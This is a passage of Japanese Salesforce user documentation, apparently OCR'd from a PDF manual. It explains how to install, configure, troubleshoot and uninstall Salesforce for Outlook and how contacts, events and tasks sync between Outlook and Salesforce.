3. 選択した取引先責任者をフォルダ `Salesforce_Sync` に移動 (コピーではなく) します。取引先責任者をコピーすると、取引先責任者が重複して問題が発生します。

`Salesforce_Sync` フォルダに移動した取引先責任者は数分おきに同期を開始します。大量の取引先責任者を `Salesforce_Sync` に移動する場合は、最初の同期に多少時間がかかることがあります。

同期の問題の修正

Lightning Sync を使用したメールアプリケーションと Salesforce の間の同期で問題が発生した場合、Salesforce システム管理者に同期プロセスをリセットするように依頼します。リセットすると、メールおよびカレンダーアプリケーションのレコードと Salesforce のレコードの間の接続がクリアされ、その後復元されます。

1. 取引先責任者の同期をリセットする場合、メールアプリケーションの `Salesforce_Sync` フォルダに含まれているのが Salesforce と同期する取引先責任者のみであることを確認します。
2. 行動の同期をリセットする場合、カレンダーアプリケーションで同期しない行動に［非公開］オプションが割り当てられていることを確認します。
3. Salesforce システム管理者に同期プロセスをリセットするように依頼します。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

デスクトップベースの Salesforce for Outlook

デスクトップベースバージョンの Outlook と Salesforce 間の取引先責任者、行動、ToDo を同期します。Outlook でメールを選択し、リード、取引先責任者、商談などの関連する Salesforce レコードを表示します。また、そのメールを任意の Salesforce レコードに関連付けます。

Salesforce for Outlook。インストールする Microsoft® Outlook® インテグレーションアプリケーションの 1 つであり、Outlook と Salesforce の間で取引先責任者、行動、および ToDo を同期します。これらの項目の同期に加え、Outlook メール、添付ファイル、行動、ToDo を複数の Salesforce 取引先責任者に追加したり、取引先責任者やリードに関連付けられた Salesforce レコードをメールおよび行動で表示したりできます。これらの操作をすべて Outlook 内で行えます。


エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Outlook と Salesforce の間で何を同期するか、および同期方向をカスタマイズできる場合があります。Salesforce でこれらの設定をどの程度カスタマイズできるかは、組織のシステム管理者によって決定されます。

作業の重複を回避して生産性を向上するのに Salesforce for Outlook がどのように役立つのかを簡単に説明します。



最初から完成までの Salesforce for Outlook 設定ガイドについては、「Microsoft® Outlook® と Salesforce の同期」を参照してください。

Salesforce for Outlook サポート言語

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce for Outlook は、次の言語をサポートします。

- 中国語 (簡体字)
- 中国語 (繁体字)
- チェコ語
- デンマーク語
- オランダ語
- 英語
- ドイツ語
- フィンランド語
- フランス語
- ヘブライ語
- ハンガリー語
- イタリア語
- 日本語
- 韓国語
- ポーランド語
- ポルトガル語 (ポルトガル)
- ルーマニア語
- ロシア語
- スペイン語
- スペイン語 (メキシコ)
- スウェーデン語
- タイ語
- トルコ語
- ウクライナ語
- ベトナム語


Salesforce for Outlook インストーラは、次の言語をサポートしません。

- ヘブライ語
- ポルトガル語 (ブラジル)
- ルーマニア語
- スペイン語 (メキシコ)
- タイ語
- ベトナム語

Salesforce for Outlook インストーラのダウンロード

Salesforce からインストーラをダウンロードできます。

1. Microsoft® Outlook® を終了します。
2. Salesforce for Outlook を終了します。終了するには、システムトレイの Salesforce for Outlook アイコン ( ) を右クリックして、[終了] をクリックします。
3. Salesforce for Outlook バージョン 2.4.2 以前からアップグレードする場合は、現在のバージョンを Microsoft Windows® コントロールパネルからアンインストールします。Salesforce for Outlook バージョン 2.5.0 以降からアップグレードする場合、または初めて Salesforce for Outlook をインストールする場合は、次のステップに進みます。
4. [個人設定] から、[クイック検索] ボックスに *Salesforce for Outlook* と入力し、[**Salesforce for Outlook**] を選択します。
5. [ダウンロード] をクリックします。その後、[ファイルを保存] をクリックします。[ダウンロード] ボタンを使用できない場合、システム管理者に Outlook 設定への割り当てを依頼してください。



システム管理者は、インストーラの `.msi` バージョンを使用して、インストールを複数のユーザに同時にリリースできます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook をインストールする

- 有効な設定に割り当てられている、および

  同期する各オブジェクトにとって有効なデータセット

同期フォルダを変更する

- メール設定のデフォルトとして Outlook プロファイルが設定されている、および

  Outlook 設定で「取引先責任者を同期するための Outlook フォルダ」の変更をユーザに許可する

Salesforce for Outlook のインストールと設定

1. ダウンロードして保存したインストールファイルを開き、インストールウィザードを実行します。

   メモ: まだ.NET 4がインストールされていない場合は、インストールウィザードによってインストールされます。インストールウィザードは、.NET 4のインストールが完了すると、マシンを再起動するように要求します。再起動したら、もう一度インストールウィザードを実行して、インストールプロセスを完了する必要があります。

2. Microsoft® Outlook® を開きます。設定ウィザードが開き、Salesforce for Outlook アイコン ( ) が、システムトレイに表示されます。ウィザードが開かない場合、手動で起動できます。 を右クリックして、[設定]をクリックします。

3. デフォルト以外の Salesforce サイトにログインする必要がある場合は、[URL の変更] をクリックして接続するサーバを選択します。使用するサーバが表示されない場合は、*[その他...]* を選択して、組織が使用しているカスタムドメインなどの URL を入力します。

4. Salesforce のユーザ名とパスワードを入力します。

5. [承認] をクリックします。これで Outlook と Salesforce との間に安全な接続が作成されます。エラーになるまでは、再度ログインする必要はありません。

   メモ: 組織で IP アドレスを制限している場合、信頼されない IP からのログインはアクティベーションを行うまでブロックされます。Salesforce により自動でアクティベーションメールが送信され、ユーザはそれを使用してログインできます。これにより、IP 制限なしにどこからでも接続できます。

6. [次へ] をクリックして、システム管理者によって設定された同期方向を確認します。Outlook 項目を同期する別のフォルダを選択する必要がある場合、[フォルダを変更]をクリックして、デフォルトのフォルダ内またはメールボックスのメインフォルダ内にあるフォルダを選択します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook をインストールする


- 有効な設定に割り当てられている、および

  同期する各オブジェクトにとって有効なデータセット

同期フォルダを変更する

- メール設定のデフォルトとして Outlook プロファイルが設定されている、および

  Outlook 設定で「取引先責任者を同期するための Outlook フォルダ」の変更をユーザに許可する



7. [次へ] をクリックして、同期方法を選択します。
   - すべての取引先責任者、行動、ToDo を同期する。同期しない項目に Outlook の「Salesforce と同期しない」カテゴリマークを付けます。
   - 個別の取引先責任者、行動、ToDo を同期する。同期する項目に Outlook の「Salesforce と同期する」カテゴリマークを付けます。
8. [次へ] をクリックして、同期する非公開項目の種類を選択します。
9. [保存] をクリックします。システムトレイアイコン ( ) にようこそメッセージが表示されます。Outlook 項目を同期するように設定した場合、同期方法として [選択した Outlook 項目のみを同期する] を選択していると、選択したフォルダにあるすべての項目の同期が自動的に行われます。各同期サイクル中はアイコンが回転します。

Salesforce for Outlook のアンインストール

1. Outlook を終了します。
2. 同期アイコン ( ) を右クリックして、[終了] を選択します。
3. Windows の [プログラムの追加と削除] ツールを使用し、Salesforce for Outlook を削除します。
4. Salesforce for Outlook を再インストールする場合、`C:\Users\username\AppData\Roaming\salesforce.com\Salesforce for Outlook\DB\` にある古い Salesforce for Outlook データベースファイルを削除します。

   古いデータベースファイルを削除しないと、Salesforce for Outlook は引き続き古い設定を使用して同期を行います。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce for Outlook 設定の管理

システム管理者が設定の変更を許可しているかどうかに応じて、特定のニーズに合わせて Salesforce for Outlook をカスタマイズします。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook 設定にアクセスする
- 有効な設定に割り当てられている

1. Salesforce の個人設定から、Salesforce for Outlook を検索します。続いて、[私の設定を表示] をクリックします。
2. 権限に応じて、次の操作を実行できます。
   - メール設定の編集
   - 同期設定の編集
   - 同期方向の編集
   - 競合設定の編集
   - 一致条件の表示
   - 項目の対応付けの編集
3. 変更内容を保存します。変更は、データが次回同期するときにすべて有効になります。変更した設定の上部にある [デフォルトに戻す] をクリックすることで、いつでも設定を元に戻すことができます。必要に応じて、システム管理者が設定を変更する場合があります。

Salesforce for Outlook メール設定の編集

Microsoft® Outlook® から Salesforce にメールを追加し、必要に応じてメール設定を変更することをシステム管理者が許可しているかどうかを確認します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook 設定にアクセスする
- 有効な設定に割り当てられている

メール設定を編集する
- 「メールの追加」

1. Salesforce の個人設定から、Salesforce for Outlook を検索します。続いて、[私の設定を表示] をクリックします。

   [メールを追加] が選択されている場合、Outlook に [メールを追加] オプションと [送信と追加] オプションが表示されます。

   メモ: [メールを追加] オプションと [送信と追加] オプションが表示されない場合は、システム管理者に [メール to Salesforce] を有効化するように依頼してください。
2. [メール to Salesforce の設定] をクリックします。
3. 自分のメールアドレスを [私の受け入れ可能メールアドレス] に入力します。複数のアドレスからメールを送信する場合は、各アドレスをカンマで区切ります。
4. すべてのメールを (関連レコードに手動で割り当てることができるように) [私の未解決の項目] に送信するか、Salesforce で最初に関連レコードに割り当てるかを選択します。
5. 一致する商談、リード、取引先責任者、または、その3つすべてにメールが活動として追加されるように、[メール to Salesforce] を設定します。一致するリードや取引先責任者にメールを関連付けるように [メール to Salesforce] を設定すると、Salesforce はリードや取引先責任者のメールアドレスに該当する [宛先] と [CC] 項目

を検索します。Salesforceリードまたは取引先責任者が見つかると、そのメールは該当するレコードの [活動履歴] 関連リストに保存されます。

6. リードまたは取引先責任者を選択した場合:
   - 重複レコードと一致するリードまたは取引先責任者の情報が含まれるメールを [メール to Salesforce] でどのように処理するかを指定します。
   - 一致するレコードが見つからないときに[私の未解決の項目]にメールが送信されるようにするには、［一致するレコードが見つからない場合、ToDo を作成して私の未解決の項目に送信する］を選択します。このチェックボックスがオフになっており、Salesforce で［宛先］項目または［送信者］項目のメールアドレスを特定できない場合、メールは Salesforce に保存されません。
7. Salesforce に送信されるメールの添付ファイルを保存するには、［常に添付ファイルを保存］を選択します。
8. メールがSalesforceに送信されたときに確認メールを受け取るには、［関連付けの確認を自分にメールで送信］をオンにします。
9. [保存] をクリックします。

Salesforce for Outlook の同期設定の編集

システム管理者から権限を付与されているかどうかに応じて、Microsoft Outlook と Salesforce 間で同期する項目、およびその同期方向をカスタマイズできます。

1. Salesforce の個人設定から、Salesforce for Outlook を検索します。続いて、[私の設定を表示] をクリックします。
2. 同期するレコードの種類を確認するには、条件アイコン( )の上にマウスポインタを置きます。
3. 項目の同期を停止するには、そのチェックボックスをオフにします。その項目に関連するすべての項目はページ上で無効になります。
4. 変更内容を保存します。変更は、データが次回同期するときにすべて有効になります。変更した設定の上部にある [デフォルトに戻す] をクリックすることで、いつでも設定を元に戻すことができます。必要に応じて、システム管理者が設定を変更する場合があります。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook 設定にアクセスする
- 有効な設定に割り当てられている

同期を無効にする
- 「オブジェクトが同期されているかどうか」

Salesforce for Outlook の同期方向のカスタマイズ

システム管理者から権限を付与されているかどうかに応じて、個人設定に基づいて Microsoft® Outlook® と Salesforce 間の同期方向をカスタマイズできます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook 設定にアクセスする
- 有効な設定に割り当てられている

同期方向を変更する
- 「同期方向」

1. Salesforce の個人設定から、Salesforce for Outlook を検索します。続いて、[私の設定を表示] をクリックします。
2. 特定のオブジェクトの [同期方向] で次のいずれかのオプションを選択します。
   - *Outlook から Salesforce*: 初めて同期するとき、Outlook にあるレコードから、Salesforce のレコードを作成または更新します。以降の同期の途中で、Salesforce 側のレコードに変更があったかどうかに関係なく、Outlook レコードに対する変更が Salesforce に反映されます。また、同期したレコードを Outlook で削除すると、Salesforce 側のレコードも削除されます。Salesforce での変更が Outlook に送られることはありません。このオプションに必要な競合動作設定は、「*Outlook が常に優先*」です。このオプションは、取引先責任者については使用できません。
   - *Salesforce から Outlook*: データを初めて同期するとき、Salesforce にあるレコードから、Outlook のレコードを作成または更新します。以降の同期の途中で、Outlook 側のレコードに変更があったかどうかに関係なく、Salesforce レコードに対する変更が Outlook に反映されます。また、同期したレコードを Salesforce で削除すると、Outlook 側のレコードも削除されます。Outlook での変更が Salesforce に送られることはありません。このオプションに必要な競合動作設定は、「*Salesforce が常に優先*」です。
   - *双方向同期*: レコードを同期するとき、Outlook と Salesforce への変更が両方のシステム間で同期されます。レコードが競合する場合は、競合の動作設定によりどちらのレコードを優先するかが決まります。
3. 変更内容を保存します。変更は、データが次回同期するときにすべて有効になります。変更した設定の上部にある [デフォルトに戻す] をクリックすることで、いつでも設定を元に戻すことができます。必要に応じて、システム管理者が設定を変更する場合があります。

競合設定の編集

Salesforce for Outlook で Microsoft® Outlook® と Salesforce 間のレコードを同期するときに競合が発生した場合の動作を指定します。

1. Salesforce の個人設定から、Salesforce for Outlook を検索します。続いて、[私の設定を表示] をクリックします。
2. 同期する各オブジェクトの [競合動作] で、次のいずれかのオプションを選択します。
   - *Salesforce が常に優先*
   - *Outlook が常に優先*
3. 変更内容を保存します。変更は、データが次回同期するときにすべて有効になります。変更した設定の上部にある [デフォルトに戻す] をクリックすることで、いつでも設定を元に戻すことができます。必要に応じて、システム管理者が設定を変更する場合があります。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook 設定にアクセスする
- 有効な設定に割り当てられている

競合の動作を変更する
- 「競合動作」

Salesforce for Outlook の一致条件の表示

システム管理者から割り当てられた一致条件を表示します。

複数の Salesforce 取引先責任者が Outlook の連絡先と一致する場合、Salesforce for Outlook はどの取引先責任者を同期するかを判断する方法が必要になります。Salesforce for Outlook が正しい取引先責任者を選択するための条件は、システム管理者が設定します。

自分に割り当てられた一致の設定を確認します。次のオプションを使用できます。

- 最近の活動:取引先責任者の活動履歴関連リストに示されるように、最後にの活動 (電話やメールなど) がある Salesforce 取引先責任者を選択します。このオプションは、デフォルトの一致条件です。
- 最終更新: 最後に変更された Salesforce 取引先責任者を選択します。
- 最古: 作成日が最も古い Salesforce 取引先責任者を選択します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook 設定にアクセスする
- 有効な設定に割り当てられている

設定を編集する
- 設定に割り当てられている

Microsoft® Outlook® と同期する Salesforce 項目の指定

Salesforce for Outlook 権限に応じて、Outlook と同期する Salesforce レコードの項目を対応付けます。

項目の対応付けでは、Salesforce と Outlook のどの項目を対応させ、2 つのシステム間で項目の同期をいつ行うかを定義します。

1. Salesforce の個人設定から、Salesforce for Outlook を検索します。続いて、[私の設定を表示] をクリックします。
2. [データ設定] の [取引先責任者]、[行動]、または ToDo で [項目の対応付けの編集] をクリックして、そのオブジェクトのレコードのすべての項目を表示します。
3. どの Salesforce 項目が各 Outlook 項目に対応付けられているのかを確認します。
4. 変更する Salesforce または Outlook 項目の対応付けを編集するか、カスタム項目の対応付けを作成します。Salesforce for Outlook では、選択リストで任意の項目の対応付けを編集できます。リストの下部で対応付けを追加できます。対応付けの横にある [X] をクリックして対応付けを削除できます。

   警告: 必須のカスタム項目を対応付ける場合、エラーを回避するため、必ずデフォルト値を設定してください。また、Salesforce による検証が必要となるカスタム項目を対応付けると、同期エラーが発生する場合があります。たとえば、一意の値を必須とする Salesforce カスタム項目を対応付けるとします。Outlook 項目に一意ではない値を入力すると、同期エラーが発生します。

5. [保存] をクリックします。Salesforce または Outlook のいずれかで次回それらの項目が更新されると、項目の対応付けによって項目の同期が開始されます。変更した設定の上部にある [デフォルトに戻す] をクリックすることで、いつでも設定を元に戻すことができます。必要に応じて、システム管理者が設定を変更する場合があります。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook 設定にアクセスする
- 有効な設定に割り当てられている

項目の対応付けを変更する
- ユーザに設定の [項目の対応付け] の変更を許可する

Salesforce for Outlook の設定およびツールへのアクセス

Salesforce for Outlook をインストールすると、アイコン ( ) が Microsoft® Windows システムトレイに表示されます。



システムトレイアイコンから、次の操作が可能です。

- Outlook と Salesforce の項目の同期
- 同期ログの表示
- 未解決の同期項目の解決
- Salesforce for Outlook 設定の管理
- Salesforce と同期する Outlook 項目の管理 (ページ 1939)

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- ログイン情報の変更
- アラートの非表示
- エラーの表示
- 同期フォルダの変更
- Salesforce for Outlook オンラインヘルプへのアクセス

システムトレイアプリケーションへのアクセス

- アイコンが表示されない場合、デスクトップの Salesforce for Outlook ショートカットか、コンピュータの [すべてのプログラム] にあるアプリケーション ([開始] > [すべてのプログラム] > **[salesforce.com]** > **[Salesforce for Outlook]**) をダブルクリックして、アプリケーションを再起動してください。
- アイコンが無効 ( ) になっている場合、Outlook の起動が必要な場合があります。
- アイコンが表示されない場合は、システムトレイの横にある矢印をクリックして、Salesforce for Outlook アイコンをシステムトレイにドラッグする必要がある場合があります。

Salesforce for Outlook 同期ログの表示

同期ログは、エラーが含まれていたレコードの数、同期中に作成、更新、削除されたレコードの数を含む Salesforce for Outlook のトラブルシューティング情報を記録します。

このログを表示にするには、システムトレイアイコン ( ) を右クリックして、[同期] > [同期ログを表示] を選択します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce for Outlook のログイン情報の変更

Salesforce ユーザ名またはパスワードが変更された場合は、Salesforce for Outlook のログイン情報を更新する必要があります。

1. R デスクトップのシステムトレイアイコン ( ) を右クリックして、[設定...] を選択します。
2. [ユーザの変更] をクリックします。
3. 適切な Salesforce ユーザ名とパスワードを入力し、[ログイン] をクリックします。これで Outlook と Salesforce との間に安全な接続が作成されます。エラーになるまでは、再度ログインする必要はありません。
4. [次へ] をクリックして、[完了] をクリックします。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce for Outlook へログインする

- 有効な設定に割り当てられている

メモ: 組織で IP アドレスを制限している場合、信頼されない IP からのログインはアクティベーションを行うまでブロックされます。Salesforce により自動でアクティベーションメールが送信され、ユーザはそれを使用してログインできます。このメールには、パスワードの末尾に追加する必要のあるセキュリティトークンが記載されています。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* である場合、ログインするには *mypasswordXXXXXXXXXX* と入力する必要があります。

Salesforce for Outlook 同期フォルダの変更

Microsoft® Outlook® と Salesforce 間で取引先責任者、行動、および ToDo を同期する場合は、任意の Outlook フォルダで項目を同期するように Salesforce for Outlook を設定できます。

1. デスクトップでシステムトレイアイコン ( ) を右クリックして、[設定...] を選択します。
2. [フォルダを変更]をクリックして、デフォルトのフォルダ内またはメールボックスのメインフォルダ内にあるフォルダを選択または作成できます。
3. [保存] をクリックします

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

同期フォルダを変更する

- 有効な設定に割り当てられている

  および

  メール設定のデフォルトとして Outlook プロファイルが設定されている

Salesforce for Outlook アラートの非表示

同期やその他のエラーに関するシステムトレイアラートを見る必要がない場合は非表示にできます。

システムトレイアイコン ( ) を右クリックして、[アラートを非表示] を選択します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce for Outlook エラーの表示

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce for Outlook でデータの同期に問題が発生した場合、システムトレイアイコンがエラーアイコン ( ) に変わり、システムトレイショートカットメニューの上部の状況テキストにエラー数が表示されます。

これらのエラーを表示するには、システムトレイアイコンをダブルクリックするか、ショートカットメニューのテキストをクリックして、[Salesforce for Outlook エラー] ダイアログボックスを開きます。エラーが特定の Outlook レコードに関連する場合、そのレコードのリンクをクリックすると、Outlook 内でそのレコードを編集できます。

エラーを解決した後にリストを更新するには、[再試行] をクリックします。Salesforce for Outlook はデータを同期し、解決したすべてのエラーを削除します。

Microsoft® Outlook® と Salesforce の同期の概要

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Outlook と Salesforce での取引先責任者、行動、ToDo の重複を停止し、Salesforce for Outlook で 2 つのシステムの同期を開始します。

同期する必要があるユーザ権限	同期方向	必要な権限
取引先責任者	Salesforce から Outlook	取引先責任者に対する「参照」、取引先責任者の同期方向を「`Salesforce から Outlook`」に設定
	双方向	取引先責任者に対する「参照」および「編集」、取引先に対する「参照」、取引先責任者の同期方向を「*双方向同期*」に設定
行動および ToDo	Outlook から Salesforce	行動に対する「参照」および「編集」、行動および ToDo の同期方向を「`Outlook から Salesforce`」に設定
	Salesforce から Outlook	行動に対する「参照」および「編集」、行動および ToDo の同期方向を「`Salesforce から Outlook`」に設定
	双方向	行動に対する「参照」および「編集」、行動および ToDo の同期方向を「*双方向同期*」に設定
	複数日の行動	活動に対する「複数日の行動の有効化」
	Outlook に対する Salesforce の定期的な ToDo	「Salesforce の定期的な ToDo と Outlook の同期」

Salesforce for Outlook をダウンロードしてインストールする前に、同期する項目が Outlook フォルダに含まれていることを確認してください。Outlook から Salesforce に同期している場合、同期された Outlook フォルダからレコードを削除すると、Salesforce 内のレコードが削除されます。Salesforce から Outlook に同期している場合、Salesforce からレコードを削除すると Outlook の対応するレコードが削除されます。

同期スケジュールに関する説明

Salesforce for Outlook では、システムアクティビティに基づいて項目が同期されます。行動や ToDo は 10 分ごと、取引先責任者は 1 時間ごとに自動的に同期されます。ただし、Salesforce for Outlook で 30 分間、キーボードまたはマウスの操作がないことが検知されると、行動や ToDo の同期の頻度は 30 分に変更されます。操作がまったくないまま 2 時間が経過した後は、すべての更新の頻度は 1 時間に一度に変更され、4 時間が経過した後は、頻度は 4 時間に一度に変わります。

もちろん、必要に応じて手動による同期も可能です。システムトレイアイコン( )を右クリックして、[同期]> [今すぐ同期] をクリックするだけで十分です。

特定のレコードを同期から除外する

同期方法に [自動] オプションを選択すると、いくつかの方法で Salesforce for Outlook との同期から特定の項目を除外できます。

- Microsoft® Outlook® で非公開に設定した項目を同期するように選択できます。非公開項目を同期しない場合は、Salesforce for Outlook 設定を開き、同期しない非公開項目の種別を選択解除します。

  Outlook で項目を同期し、後でその項目を非公開としてマークした場合、それらの項目は Salesforce に残ります。ただし、対応する Salesforce 項目は、Outlook で項目を変更しても更新を受け取らなくなります。

- 特定の Outlook 項目を同期しない場合は、その項目に非公開のマークが付けられているかどうかに関係なく、Outlook で [*Salesforce と同期しない*] カテゴリに割り当てます。Outlook でのカテゴリの使用についての詳細は、Outlook ドキュメントを参照してください。

Salesforce for Outlook との取引先責任者 (連絡先) の同期

Salesforce for Outlook を使用して、重要な Outlook の連絡先と Salesforce の取引先責任者との同期を維持できます。取引先責任者を初めて同期すると、Salesforce for Outlook は同じメールアドレスを持つ取引先責任者が Outlook および Salesforce の両方で存在するかどうかを確認します。一致するメールアドレスがある場合、2つの取引先責任者が同期します。一致がない場合、Salesforce for Outlook は名、姓、会社名が同じ取引先責任者があるかどうかを確認します。一致がない場合、取引先責任者が新規作成され、2 つが同期します。

Outlook設定は、同期を設定する項目、Outlook と Salesforce のデータフローの方向、データ競合が発生した場合の処理を定義します。Salesforce for Outlook は、システム管理者が同期方向を変更できるるかどうかに応じて、次の方向で同期するように設定できます。

- *Salesforce から Outlook*
- *双方向同期*

Salesforce for Outlook は、最大 5,000 名の取引先責任者を同期できます。一致では、大文字と小文字は区別しません。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

取引先責任者を Salesforce から Outlook に同期する

- 取引先責任者に対する「参照」

  および

  取引先責任者の同期方向を *Salesforce から Outlook* に設定

取引先責任者を双方向に同期する

- 取引先責任者に対する「参照」および「編集」、取引先に対する「参照」

  および

  取引先責任者の同期方向を *双方向同期* に設定

Salesforce から Outlook に取引先責任者を同期する

条件	結果
取引先責任者がすでに Outlook 内に存在する場合	Outlook 連絡先が Salesforce 取引先責任者に置き換えられ、これら 2 つの取引先責任者が同期されます。
取引先責任者が Outlook 内にまだ存在しない場合	Salesforce for Outlook と Salesforce 取引先責任者が同期して、Outlook に連絡先が作成されます。
Outlook で連絡先を削除した場合	Salesforce for Outlook では、Salesforce 取引先責任者は再度同期されません。
Outlook で複数の連絡先が一致する場合	Salesforce for Outlook で、いずれかの連絡先が選択され、同期されます。
Salesforce で取引先責任者を更新した場合	Salesforce 取引先責任者により Outlook の連絡先が上書きされます。
Outlook で連絡先を更新した場合	更新は Outlook 連絡先には残りますが、Salesforce とは同期されません。Salesforce 取引先責任者の次回の更新時に、Salesforce 取引先責任者により Outlook 連絡先が上書きされます。
Salesforce 取引先責任者を削除した場合	Outlook 連絡先も削除されます。Outlook 連絡先が削除され、Salesforce 取引先責

条件	結果
	任者が更新されると、連絡先が Outlook に再作成されます。

Salesforce と Outlook 間で取引先責任者を双方向に同期する

条件	結果
取引先責任者が一方のみに存在する場合	取引先責任者が自動的にもう一方に作成され、2つが同期します。
一致する取引先責任者がある場合	1 つの取引先責任者がもう 1 つの取引先責任者に置き換わり、レコードが同期します。Outlook設定がOutlook連絡先を優先すると指定する場合、Salesforceバージョンが Outlook バージョンに置き換えられ、Salesforce を優先すると指定している場合は、その逆になります。いずれかのレコードに対する変更は、自動的にもう一方のレコードにも反映されます。レコードが競合する場合は、競合の動作設定によりどちらのレコードを優先するかが決まります。
複数の Salesforce の取引先責任者に一致する場合	Outlook連絡先のバージョンが1つしかなく、その連絡先がメールアドレスを持つ場合、最後に更新された連絡先など、一致の設定に基づいてその Outlook 連絡先を Salesforce 取引先責任者と同期します。
